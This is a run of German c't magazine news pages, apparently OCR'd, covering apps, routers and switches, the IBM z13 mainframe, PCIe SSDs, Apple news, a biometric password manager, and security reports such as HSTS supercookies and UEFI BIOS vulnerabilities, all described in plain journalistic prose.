Richtig rund läuft die App noch nicht: Im Test stürzte sie gelegentlich ab, außerdem gibt es noch kleine Bugs. Auch kann man als Nutzer weder die Ausgabeformate anpassen noch vorab definieren, um was für eine Vorlage es sich handelt: In unserem Test erkannte sie auch Quittungen als Visitenkarten und optimierte Textseiten mit Bildern für Fotografien, wodurch die Texte schlecht lesbar waren. (acb)


Lightroom auf Android-Smartphones

Adobes Foto-Entwickler Lightroom gehört zu den praktischsten Werkzeugen für Viel-Fotografierer – jetzt gibt es die mobile Version auch für Android.

Die App verbindet die Desktop-Version von Lightroom über Adobes Creative Cloud mit dem Smartphone und synchronisiert die über Suchanfragen erstellten Kollektionen des Anwenders. In der App kann man danach im Prinzip fünf Dinge machen: Fotos sortieren, sie bearbeiten, sie an soziale Netzwerke weitergeben oder sie sich auch einfach nur ansehen. Außerdem kann man die Fotos auf dem Smartphone anders herum an Lightroom auf dem PC schicken.

So umfangreich wie auf dem Desktop ist die Mobil-Version nicht: Sie stellt grundlegende Funktionen zur Bewertung und zur Fotokorrektur bereit, darunter Sternebewertung, das Basis-Set zur Bearbeitung von Belichtung, Kontrast, Sättigung, Dynamik, Klarheit, Tiefen und Lichtern aus dem Block Grundeinstellungen, die Presets zur Schnellentwicklung und ein Beschnittwerkzeug.

Wie die iOS-Version ist die Android-App zwar kostenlos, aber ohne Creative-Cloud-Abo nutzlos (mindestens 11,89 Euro monatlich). Derzeit läuft sie nur auf Smartphones und setzt Android 4.1 oder höher voraus. Außerdem empfiehlt Adobe mindestens 8 GByte freien Speicherplatz und eine Quad-Core-CPU mit 1,7 GHz. Auf dem Desktop muss mindestens Lightroom 5.4 installiert sein. (akr)



Lightroom Mobile synchronisiert Fotos zwischen Desktop und Smartphone und macht sie auch unterwegs bearbeitbar.

Sprache und Schilder in Echtzeit übersetzen

Die Babelfische aus Douglas Adams' Anhalter-Romanen lassen grüßen: Die App Google Übersetzer übersetzt in Version 3.1 Texte in Ton und Bild live, während man sie einspricht oder die Smartphone-Kamera darüber hält.

Während einer Unterhaltung legt man das Smartphone einfach zwischen sich und seinen Gesprächspartner. Jeder spricht in seiner eigenen Sprache und wartet kurz, die App lässt die Übersetzung über die Lautsprecher ertönen: so kann man sich trotz unterschiedlicher Sprachen unterhalten. Die Ergebnisse sind eher durchwachsen, für Small-Talk reicht's aber. Genauso einfach funktioniert die Texterkennung in Bildern: Dazu hält man die Smartphone-Kamera über den Text und die Software blendet die Übersetzungen über dem Originaltext ein.

Die App Google Übersetzer gibt es kostenlos für Android und iOS. (acb)

Googles Übersetzer fügt Übersetzungen von Texten ins Live-Bild der Kamera ein.

c't Alle Apps dieser Seite unter ct.de/ywfy

App-Notizen

Googles Chat-App **Hangouts** für iOS kann nun Kontakten den Standort per Tippen freigeben. Außerdem lassen sich Freunde per Telefonnummer finden.

GIFs statt Worte: Mit der **iOS-Tastatur** PopKey kann man seine Kontakte mit einem riesigen Sortiment animierter GIFs zuballern – die GIFs sind in der Tastatur nach Themen und Popularität sortiert.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Router mit drei Funkmodulen

Trendnets TEW-828DRU und D-Links DIR-890L erhöhen die Übertragungskapazität im 5-GHz-Band, indem sie dort zwei separate Funknetze mittels unabhängiger Funkmodule aufspannen.

Die Netzwerkausrüster D-Link und Trendnet haben neue Router mit je drei Funkmodulen vorgestellt. Zwei Module senden im 5-GHz-Band, eines im 2,4-GHz-Band. D-Links Gerät hört auf den Namen DIR-890L, der Router von Trendnet heißt TEW-828DRU. Beide Hersteller bezeichnen ihre Produkte als Triband-Geräte, obwohl sie nur auf zwei Funkbändern senden. Einen ersten Vorgeschmack auf echtes Triband hat Qualcomm hingegen auf der CES geliefert. Ein dort vorgestellter Prototyp nutzt zusätzlich das 60-GHz-Band.

Die zwei 5-GHz-Module der Router übertragen jeweils nach dem IEEE-Standard 802.11ac bis zu 1300 MBit/s brutto mit drei separaten Datenströmen (3-Stream-MIMO). Beide 5-GHz-Funkzellen verwenden dieselbe SSID und erscheinen damit als eine logische Einheit. Unterschiedlich schnelle 11ac-Clients teilen die Router in zwei Gruppen auf und weisen sie verschiedenen Funkmodulen zu. Zudem kann man ein Gastnetz aufspannen.

Im 2,4-GHz-Band bringen es der D-Link und der Trendnet gemäß IEEE 802.11n auf 450 MBit/s brutto. Nutzt die Gegenstelle die bei 2,4 GHz proprietäre und wenig verbreitete QAM256-Modulation, so sind maximal 600 MBit/s brutto möglich. Zur Funkübertragung kommen bei beiden Geräten jeweils sechs Antennen zum Einsatz.

Im Inneren des Trendnet TEW-828DRU arbeiten der Broadcom-Chipsatz 5G WiFi Xstream und ein 1-GHz-Dual-Core-Prozessor. Beim DIR-890L gibt D-Link den Chipsatz nicht an, er nutzt jedoch ebenfalls eine 1-GHz-Dual-Core-CPU. Für verkabelte Verbindungen kommen vier Gigabit-Anschlüsse sowie jeweils ein USB-3.0- und ein USB-2.0-Port zum Einsatz.

Trendnet will seinen Router im Februar für 249 Euro auf den Markt bringen. D-Link peilt die Veröffentlichung für Mai an. Der Preis lag bis zum Redaktionsschluss nicht vor. (fkn)

WLAN-Winzling

Sitecom hat den USB-WLAN-Adapter WLA-3001 so klein wie einen Bluetooth-Dongle konstruiert. Das zierliche Gerät überträgt nach dem IEEE-Standard 802.11ac bis zu 433 MBit/s brutto im 5-GHz-Band. Im 2,4-GHz-Band schafft es 150 MBit/s brutto gemäß IEEE 802.11n. Der niederländische Netzwerkausrüster richtet sich mit dem WLAN-Dongle an Besitzer älterer Notebooks, die ihre Computer für das 5-GHz-Band tauglich machen wollen und den Adapter permanent stecken lassen. Der WLA-3001 kostet rund 25 Euro. (fkn)

Der WLAN-Adapter WLA-3001 von Sitecom belegt so wenig Platz wie ein Bluetooth-Dongle.

Schlanke Switches mit Kabelmanagement

Die Gigabit-Smart-Switches der Click-Switch-Reihe von Netgear sehen fast aus wie Steckdosenleisten und sollen sich unauffällig und ohne Kabelgewirr etwa in Büros und Wohnräumen einfügen. Die Amerikaner vertreiben ein Modell mit acht Anschlüssen (GSS108E) für 65 Euro und ein 16-Port-Modell (GSS116E) für 180 Euro. Zwei nur Strom führende USB-Buchsen am GSS108E laden etwa Smartphones auf.

Beide Switches lassen sich über ein Webinterface konfigurieren, legen getrennte virtuelle Netzwerke nach IEEE 802.1Q an, beherrschen IGMP-Snooping und priorisieren Datenpakete anhand der Verkehrsart (Type of Service, TOS) oder mittels DSCP-Prioritätsstufen. Zur Analyse des Datenverkehrs bieten beide Geräte Port Mirroring an. Der 16-Port-Switch GSS116E fasst zusätzlich bis zu acht Anschlüsse zu einer Gruppe zusammen (Link Aggregation nach IEEE 802.3ad), um den Datendurchsatz zu erhöhen.

Der Name der Serie leitet sich von der mitgelieferten Halterung ab, mit der man ein Gerät etwa mit der Rückseite direkt an einer Wand festklicken kann. So fallen die kompakten Switches kaum auf. (fkn)

Die Click-Switch-Reihe von Netgear lässt sich auch mit der Rückseite an der Wand montieren.

Netzwerk-Notizen

In den VPN-Routern der RS-Serie von Bintec Elmeg lässt sich seit Januar mit einem **Lizenz-Upgrade** die maximale Anzahl an VPN-Tunneln von fünf auf 30 Tunnel erhöhen. Die Lizenz kostet 200 Euro und gilt für die Geräte RS123, RS123w, RS353a, RS353aw, RS353j, RS353jv, RS353jw, RS353jwv und RS353jv-4G.

Am **Internet-Austauschknotenpunkt** De-CIX in Frankfurt wurden zum Jahresbeginn bis zu 3,7 TBit/s übertragen. Im Vergleich zum Vorjahr ist damit der Gesamt-Traffic um rund 25 Prozent gestiegen, was etwa auf die zunehmende Verbreitung von HD-Video-Streaming, Online-Spielen und Big Data zurückgeht.

Zyxels **Business-AP** NWA1100-NH ist der Nachfolger des NWA1100-N. Er besitzt eine um 2 dBm höhere äquivalente isotrope Strahlleistung und überträgt nach dem IEEE-Standard 802.11n bis zu 300 MBit/s brutto im 2,4-GHz-Band (2x2 MIMO). Auf ein Modul für 5 GHz hat der Hersteller wie beim Vorgänger verzichtet.

© Copyright by Heise Zeitschriften Verlag

IBM nächste Mainframe-Generation z13

Der Nachfolger des IBM-Mainframe z12 heißt – wenig überraschend – z13. Wichtigste Neuerung ist der Prozessor mit nunmehr acht Kernen, der analog zum Power8 für den 22-nm-Herstellungsprozess designt wurde. Wie die Vorgänger übernimmt er Teile der Power-Technologie, aber in einer eigenen, für Mainframe-Aufgaben optimierten Architektur. Dazu gehört erstmalig für Mainframes Simultaneous Multithreading (SMT), für das z/OS 2.1 schon vorbereitet ist. Es beschränkt sich hier allerdings auf zweifaches SMT, ist also nicht vierfach wie beim Power8.

Die Caches sind deutlich größer als beim Power8 oder beim Vorgänger: Der L2-Cache wuchs von 1 auf 2 MByte, L3 von 48 auf 64 MByte und L4 von 384 auf 480 MByte. Der Takt des Prozessors ist allerdings etwas niedriger als bei der zEC12, die mit 5,5 GHz den höchsten Takt in der kommerziellen Prozessorszene besaß. Das sorgte für eine sehr hohe Single-Thread-Performance, die durchaus auch bei Mainframes gefragt ist. Die z13 kompensiert den niedrigeren Takt durch eine breitere und schnellere Instruktions-Pipeline sowie aggressivere Out-of-Order-Techniken. Die Vektor-, Kryptografie- und Kompressionseinheiten wurden zudem weiter verbessert, die Echtzeitverschlüsselung zum Beispiel schafft den doppelten Durchsatz wie zuvor.

Doppelt so schnell mit bis zu 16 GBit/s arbeiten auch die Links namens FICON Express16S. Mit bis zu 10 Terabyte kann eine z13 zudem dreimal so viel Speicher ansteuern wie eine z12. In-Memory-Datenbanken sollen damit im Schnitt um 70 Prozent schneller arbeiten. Data Analytics, ein wichtiges Einsatzgebiet für Mainframes, kann dank Hardware-Beschleunigung gar 17-mal so schnell laufen wie zuvor. Als neuer Schwerpunkt wird von IBM der Support für Mobilgeräte betont, sei es in der Cloud via BlueMix oder lokal „on Premise“ mit Webdiensten. Bis zu 2,5 Milliarden Transaktionen pro Tag kann ein z13-NE1 verarbeiten.

IBMs Mainframe z13, einer der Stars der kommenden CeBIT

Ein spezielles Multichip-Modul gibt es bei der 8-Kern-CPU nicht mehr, die einzelnen Prozessoren sitzen auf Boards in den CPU-„Books“ – so nennt IBM die Module. Bis zu 141 physische Kerne stehen im Spitzenmodell z13-NE1 für Applikationen zur Verfügung; die restlichen sind dem Benutzer entzogen, sie dienen internen Verwaltungsaufgaben beziehungsweise als Reserve im Fehlerfall.

Die z13-Systeme sollen ab dem 9. März lieferbar sein, sodass man sie etwas später auf der CeBIT wird bewundern dürfen. Preise weiß man noch nicht, aber im Vergleich zu den schnellsten x86-Servern sollen die Mainframes bei Cloud-Diensten um 32 Prozent kosteneffizienter sein. Die reinen Hardwarekosten der vergleichsweise wenigen Mainframes machen jedoch gar nicht so sehr das Geschäft aus, sondern die Infrastruktur drum herum: Allein in Deutschland hängen laut IDC etwa 32 000 Arbeitsplätze direkt dran. Software und Dienstleistungen bringen hier einen Jahresumsatz von rund 1,7 Milliarden Euro. (as)

Schnellere (PCI-Express-)SSDs

Die Firmen Samsung, Plextor, Toshiba und OCZ haben neue Solid-State Disks (SSDs) angekündigt, die via PCI Express 3.0 oder PCIe 2.0 x4 höhere Performance liefern sollen als via SATA 6G. Die Hersteller haben dabei sehr unterschiedliche Einsatzgebiete im Visier.

Die breiteste SSD-Palette präsentierte Samsung. Besonders spannend ist die SM951 als erste M.2-SSD mit vier PCIe-3.0-Lanes. Damit soll sie bei der Datentransferrate die 2-GByte-Marke beim Lesen knapp übertreffen. Beim Schreiben verspricht Samsung bis zu 1,55 GByte/s und 130 000 IOPS. Beim Lesen sollen es 85 000 IOPS sein, also weniger als bei den schnellsten SATA-6G-SSDs. Auf eine flache M.2-Platine passen allerdings auch weniger Flash-Chips, die der Controller parallel nutzen könnte, und auch die Möglichkeiten zur Kühlung sind begrenzt.


Plextor hat von der aktuellen M.2-SSD M6e mit PCIe 2.0 x2 eine Black Edition aufgelegt. Attraktiver ist die später erwartete M7e mit dem PCIe-2.0-x4-Controller Marvell 88SS9293, die ähnliche Leistungen bringen dürfte wie die aktuelle Samsung XP941 – also die Vorgängerin der erwähnten SM951.

Auf Tablets und Billig-Notebooks zielt Toshiba mit einer PCIe-3.0-x1-SSD in Form eines einzigen, 1,4 bis 1,65 Millimeter dicken Chips. Drinnen steckt ein Stapel aus Controller- und Flash-Dice. Die Gehäusefläche belegt mit 1,6 cm × 2 cm nur wenig mehr als die größten eMMC-Flashes, die zurzeit in vielen Tablets, Chromebooks und Billig-Notebooks mit Windows 8.1 stecken – etwa auch im HDMI-Stick, den wir auf S. 58 vorstellen.

Aktuelle eMMC-Flashes schaffen beim Lesen höchstens 170 MByte/s. PCIe 3.0 verspricht im Vergleich zu eMMC höhere Datentransferraten. Eine Lane genügt für theoretisch 1 GByte/s – aber die winzigen Toshiba-SSDs der Serie „BG“ dürften deutlich darunter bleiben.

Via PCIe 3.0 x4 soll die Samsung SM951 über 2 GByte/s schaufeln.

Die Toshiba-Sparte OCZ reiht sich derweil unter die Hersteller von PCIe-3.0-x4-SSDs mit NVMe-Protokoll ein, die Server auf Trab bringen sollen: Bis zu 3,2 TByte fassen die Enterprise-SSDs mit 19-nm-Flash-Chips von Toshiba, die in 2,5-Zoll-Gehäusen für Backplanes mit SFF-8639-Steckern sitzen. Dieser Verbinder führt vier PCIe-Lanes und liefert bis zu 25 Watt Leistung – die Enterprise-SSDs tragen Kühlrippen. OCZ plant auch M.2-SSDs mit NVMe und einem selbst entwickelten PCIe-Controller. (ciw)




Die BG-SSDs von Toshiba mit PCIe-1x-Schnittstelle sehen aus wie ein einziger Chip und lassen sich direkt auf Mainboards auflöten oder auf M.2-Platinen.

© Copyright by Heise Zeitschriften Verlag

Apple räumt Rückgaberecht im iTunes-Store ein

Seit Kurzem können sich iTunes-Kunden 14 Tage lang die Kosten für versehentlich gekaufte Musik, Apps, E-Books, Serien oder Filme zurückerstatten lassen. Gründe muss man nicht angeben (siehe c't-Link). Damit verankert Apple das Widerrufsrecht für Kunden in der Europäischen Union in seinen Geschäftsbedingungen. Ausgenommen sind iTunes Match, Staffel- und Multipässe von Serien sowie iTunes-Geschenke und Guthabenkonten. In diesen Fällen kann man sich weiterhin an den Kundendienst wenden, der im Einzelfall entscheidet. Apple behält sich vor, Nutzern, die exzessiv gekaufte Inhalte zurückgeben, die Rückgabeoption zu sperren, um Missbrauch vorzubeugen. (rsr)

c't Rückgabe-Homepage: ct.de/yvsv



Bisher konnten iTunes-Kunden nur umständlich über den Kundendienst Käufe rückabwickeln – das hat sich nun geändert.

Spotlight birgt Datenschutzproblem

Die Suchfunktion von OS X Yosemite lädt ungefragt Inhalte aus HTML-Mails vom jeweiligen Server nach, wenn man Suchtreffer per Quicklook-Funktion anzeigen lässt. Das geschieht selbst dann, wenn das Nachladen in den Mail-Einstellungen deaktiviert war. Spam-Versender können das nutzen, um herauszufinden, ob der Nutzer Mails abgerufen hat, wann und von welcher IP-Adresse aus, und obendrein seinen Standort ermitteln. Um das Tracking zu verhindern, kann man das Durchsuchen von E-Mails in den Systemeinstellungen abschalten oder ein kostenloses Plug-in installieren (siehe c't-Link), das die Mac & i-Redaktion entwickelt hat. Es funktioniert auch mit älteren OS-X-Versionen. (rsr)

c't Skript gegen Tracking: ct.de/yvsv

MacBook-Dock mit Thunderbolt 2

Kanex hat ein MacBook-Dock mit Thunderbolt-2-Anschluss angekündigt. Das Thunderbolt 2 Express Dock bietet drei USB-3.0-Ports (wovon einer für das schnelle Aufladen von iPhone, iPad und Co. geeignet ist), eine Gigabit-Ethernet-Schnittstelle, einen HDMI-Videoport und einen Kopfhöreranschluss. Die zweite Thunderbolt-Buchse erlaubt weitere Thunderbolt-Geräte in Kette zu betreiben. Ein Audioeingang fehlt. Mitgeliefert werden Thunderbolt-Kabel (45 Zentimeter) und Netzteil. Version 2 der Schnittstelle kann 20 statt 10 GBit/s übertragen. Das Gehäuse des Kanex-Docks ist aus Aluminium und Kunststoff gefertigt und soll ab Frühjahr zu einem Preis von voraussichtlich 230 Euro verfügbar sein. (jes)

Das MacBook-Dock von Kanex bietet über eine Thunderbolt-2-Buchse USB 3.0, GBit-Ethernet, HDMI und einen Audioausgang.

Gericht kippt Apple-Garantieklauseln

Das Berliner Landgericht hat sechzehn Vorgaben in Apples einjähriger Herstellergarantie für unwirksam erklärt. Die Richter bemängelten unter anderem eine Klausel, die die Garantie nur für „normal genutzte" Geräte gewähre. Sie entwerte das Garantieversprechen und bleibe diffus. Auch den Ausschluss optischer Sachmängel erachtete das Gericht als unzulässig. Apple hat die beanstandeten Klauseln bereits überabeitet, sie werden hinsichtlich der Urteilsbegründung derzeit geprüft. Das Urteil ist noch nicht rechtskräftig. Die Klage hatte der Bundesverband der Verbraucherzentralen angestrengt. (rsr)

Patent auf biegsame Geräte erteilt

Apple bekam ein Patent für flexible Komponenten in einem elastischen Gehäuse zugesprochen. Damit will das Unternehmen Sturz- und Stoßschäden vermindern. Den Patentantrag hat Apple 2011 eingereicht. Das Mobilgerät soll aus verschiedenen Schichten bestehen und in der verbogenen Position verbleiben können. Apple möchte zudem verschiedene Verformungen als Nutzereingabe verwenden: Zusammenfalten könnte etwa einen Ruhemodus auslösen, ein Verdrehen das Gerät ein- oder ausschalten. Ob jemals ein Produkt mit dieser Technik entsteht, ist jedoch offen. (rsr)

Apple verspricht sich von flexiblen Mobilgeräten weniger Schäden bei Stürzen und neuartige Bedienkonzepte.




FIG. 12

Apple-Notizen

Apple hat im Jahr 2014 insgesamt rund 10 Milliarden US-Dollar **Provision an die Entwickler** ausgeschüttet. Das ist ein neuer Rekord.

Jede Woche gewinnt die **iBooks-Plattform** eine Million Nutzer hinzu. Das hat iBooks-Store-Direktor Keith Moerer gemeldet. Einen Grund hierfür sieht er in der Integration der E-Book-App iBooks in iOS 8. Auch die Family-Sharing-Option in dem Mobil-Betriebssystem helfe der Plattform, so der Apple-Manager.

Apple hat am 8. Januar mit Verweis auf den Dollar-Kurs und Steuerveränderungen die **Preise im App-Store** um durchschnittlich zehn Prozent erhöht. Damit kostet die günstigste App nun 0,99 Euro.

Hersteller dürfen künftig einen **Lightning-Anschluss in Zubehör** verwenden, wenn sie an Apples Made for-iPhone-Programm teilnehmen.

© Copyright by Heise Zeitschriften Verlag

Intel stellt eigenen Passwortmanager vor

Intel Security (ehemals McAfee) hat einen Passwortmanager vorgestellt, der schwer merkbare Passwörter durch biometrische Merkmale ablösen soll. Momentan befindet sich True Key noch in der Entwicklung. Interessenten können sich auf eine Warteliste setzen lassen, um den Dienst vor dem offiziellen Start auszuprobieren.

True Key funktioniert Hand in Hand mit einem Cloud-Speicher, dem man seine Zugangsdaten anvertrauen muss. Als Masterpasswort dienen Merkmale wie ein Fingerabdruck oder ein Webcam-Schnappschuss – hat man sich auf diese Weise gegenüber der App authentifiziert, übernimmt TrueKey das Ausfüllen von Login-Formularen. Man soll den Cloud-Speicher aber auch durch weitere Faktoren absichern können. Intel führt als Beispiel das Smartphone auf: Ist es mit dem True-Key-Account verknüpft, muss der Nutzer beim Zugriffsversuch über das Display streichen. So wäre sichergestellt, dass die Person, die sich gerade einzuloggen versucht, auch Zugriff auf das Handy des legitimen Account-Inhabers hat. Wer will, kann auch ein Masterpasswort als einen der Faktoren nutzen. Laut Intel wird die Passwortdatenbank lokal mit AES-256 verschlüsselt, ehe sie in die Cloud wandert. Der Hersteller gibt an, keine Möglichkeit zu haben, die Daten zu entschlüsseln.

True Key unterstützt Windows, OS X, Android und iOS. Das Speichern von bis zu 15 Passwörtern ist gratis; wer mehr Speicherplatz benötigt, soll ihn sich „verdienen“ können – vermutlich ist damit ein Empfehlungssystem gemeint, wie es auch Dropbox betreibt. Darüber hinaus will Intel einen Premium-Zugang für 20 US-Dollar im Jahr anbieten. (rei)




Bild: Intel

True Key setzt auf Mehrfaktor-Authentifizierung. Auf Wunsch fragt der Passwortmanager per Handy bei jedem Login nach.

BSI-Präsident fordert Zwangstrennung für infizierte Rechner

Unternehmen in Deutschland müssen nach Einschätzung des Bundesamtes für Sicherheit in der Informationstechnik (BSI) ihre Anstrengungen für die digitale Sicherheit deutlich verstärken. Trotz einer erheblichen Bedrohung gebe es eine „digitale Sorglosigkeit“, so BSI-Präsident Michael Hange. Seiner Einschätzung nach sind bis zu einer Milliarde Schadprogramme weltweit im Umlauf, vor allem für Windows-PCs.

Hange setzte sich auf dem Berliner Forum zu Cyber-Sicherheit dafür ein, mit Trojanern und anderen Schadprogrammen infizierte Rechner zwangsweise durch die Internet-Provider vom Netz zu nehmen. In Deutschland seien rund eine Million PCs Bestandteil von sogenannten Bot-Netzen, die von Computer-Kriminellen mithilfe von Viren und Trojanern aufgebaut wurden und oft für fadenscheinige Zwecke verwendet werden. Häufig ignorierten die Besitzer der infizierten PCs Warnhinweise der Provider, wenn beispielsweise von ihren Rechnern aus Attacken auf andere Rechner im Netz laufen. (axk/fab)

Google veröffentlicht Zeroday-Lücken und erzürnt Microsoft

Googles Sicherheitsteam hat mehrere bisher unbekannte Sicherheitslücken in Windows veröffentlicht. Das Timing der Veröffentlichungen erzürnte Microsoft, da Google eine Lücke zwei Tage vor dem Januar-Patchday offengelegt hatte. Sein Unternehmen sei kurz davor gewesen, die Lücken zu schließen, klagte ein hochrangiger Mitarbeiter von Microsofts Security Response Center. Microsoft hatte einen weiteren Patch wegen Kompatibilitätsgründen auf den Februar-Patchday verschoben und Google informiert, aber auch diese Sicherheitslücke legte Google offen.

Microsoft wünscht sich, dass Sicherheitsforscher die Details zu Lücken erst herausgeben, wenn ein Patch allgemein verfügbar ist. Google hingegen gibt anderen Firmen routinemäßig genau 90 Tage Zeit, einen Patch zu entwickeln – dann wird die Lücke automatisch offengelegt. (fab)

HTTP-Header als Supercookie

Eigentlich soll der HSTS-Header dazu dienen, Lauschangriffe auf HTTPS-Verbindungen zu vereiteln. Jetzt hat ein Sicherheitsforscher allerdings gezeigt, wie Tracking-Firmen diese Schutzfunktion missbrauchen können, um das Nutzerverhalten im Netz zu überwachen.

HTTP Strict Transport Security (HSTS) verhindert, dass Nutzer eine gesicherte Webseite wie https://paypal.com über eine ungesicherte Verbindung wie http://paypal.com aufrufen. Dann merkt sich der Browser, dass ein Server grundsätzlich nur über gesichertes HTTPS kommuniziert. So kann auch ein Angreifer den Nutzer nicht auf die ungesicherte URL umleiten und dann den Datenverkehr mitschreiben. Leider lässt sich das aber auch gegen den Nutzer wenden. Um eine Art Supercookie zu erzeugen, füttert ein Server den Browser mit HSTS-Werten für bestimmte Subdomains. Beim nächsten Besuch kann er testen, für welche Subdomains der Browser HSTS aktiviert hat und den Besucher wiedererkennen.

Während das HSTS-Supercookie momentan ein rein akademischer Angriff ist, der noch nicht aktiv ausgenutzt wird, erfreuen sich andere unlöschbare Cookies reger Beliebtheit. So schiebt zum Beispiel der US-Mobilfunkanbieter Verizon seinen Kunden standardmäßig bei sämtlichen Web-Anfragen zusätzliche HTTP-Header unter. Damit sind die Kunden eindeutig identifizierbar, und zwar nicht nur durch Verizon selbst, sondern durch alle Unternehmen, die den Header auslesen (siehe S. 50). (fab)

c't HSTS-Supercookies im Detail: ct.de/yz4f

Sicherheits-Notizen

Momentan versenden Unbekannte verstärkt Schadcode per E-Mail, der über Microsoft-Office-Makros ausgeführt wird. Die **Macro-Trojaner** fordern Nutzer auf, die Funktionen zum Ausführen von Makros in Word oder Excel zu aktivieren – bleiben diese deaktiviert, ist der Angriff wirkungslos.

Microsoft hat den Mainstream-Support von **Windows 7** eingestellt. Für die kommenden fünf Jahre liefert die Firma allerdings weiterhin Sicherheits-Updates.

Androids **WebView** hat gravierende Sicherheitslücken, die laut Google nicht mehr geschlossen werden sollen. Betroffen sind alle Geräte bis einschließlich Android 4.3, die noch den alten Standard-Browser des Betriebssystems nutzen.

© Copyright by Heise Zeitschriften Verlag

Sicherheitslücken in vielen PC-BIOSen

Schwachstellen im (UEFI-)BIOS zahlreicher Desktop-Rechner und Notebooks könnten Angreifer nutzen, um Software in den Boot-Code einzuschmuggeln. Solche „Bootkits“ lassen sich selbst durch den Austausch der Festplatte oder SSD nicht entfernen. Angriffe mit Bootkits sind jedoch sehr aufwendig und deshalb unwahrscheinlicher als Attacken mit (Windows-)Software. Denkbar ist der Einsatz von Bootkits aber für das gezielte Ausspähen bestimmter Personen und ihrer Rechner.


Auf dem Chaos Communication Congress 31C3 kritisierte der Kryptologe Rüdiger Weiss das Konzept von UEFI Secure Boot auch unter Verweis auf die Pannen, die Microsoft mit Windows-Patches kürzlich unterliefen.

Die MITRE-Forscher Rafal Wojtczuk und Corey Kallenberg – letzterer deckte schon andere UEFI-Lücken auf – demonstrierten auf dem 31C3 eine Attacke. Sie nutzten drei Schwachstellen nacheinander aus, um Daten in den SPI-Flash-Speicherchip zu schreiben, in dem auch der BIOS-Code liegt. Unter anderem veränderten sie das sogenannte „Boot Script“, welches UEFI-PCs beim Aufwachen aus dem Schlafmodus ACPI S3 ausführen. Einen ähnlichen Trick setzte c’t-Redakteur Andreas Stiller schon 1999 ein, um die angeblich sicher abgeschalteten Seriennummern auf Pentium-III-PCs wieder einzuschalten. Die MITRE-Forscher zeigten auch, dass vorhandene Sicherheitsfunktionen nicht immer oder falsch zum Einsatz kommen, etwa der Schreibschutz für Adressbereiche von SPI-Flashes. Betroffen ist laut der Vulnerability Note VU#976132 (siehe Link unten) Firmware von AMI und Phoenix. Das Angriffsrisiko lässt sich mindern, wenn man den Energiesparmodus ACPI S3 abschaltet, etwa per BIOS-Setup oder über die Energieoptionen des Betriebssystems.

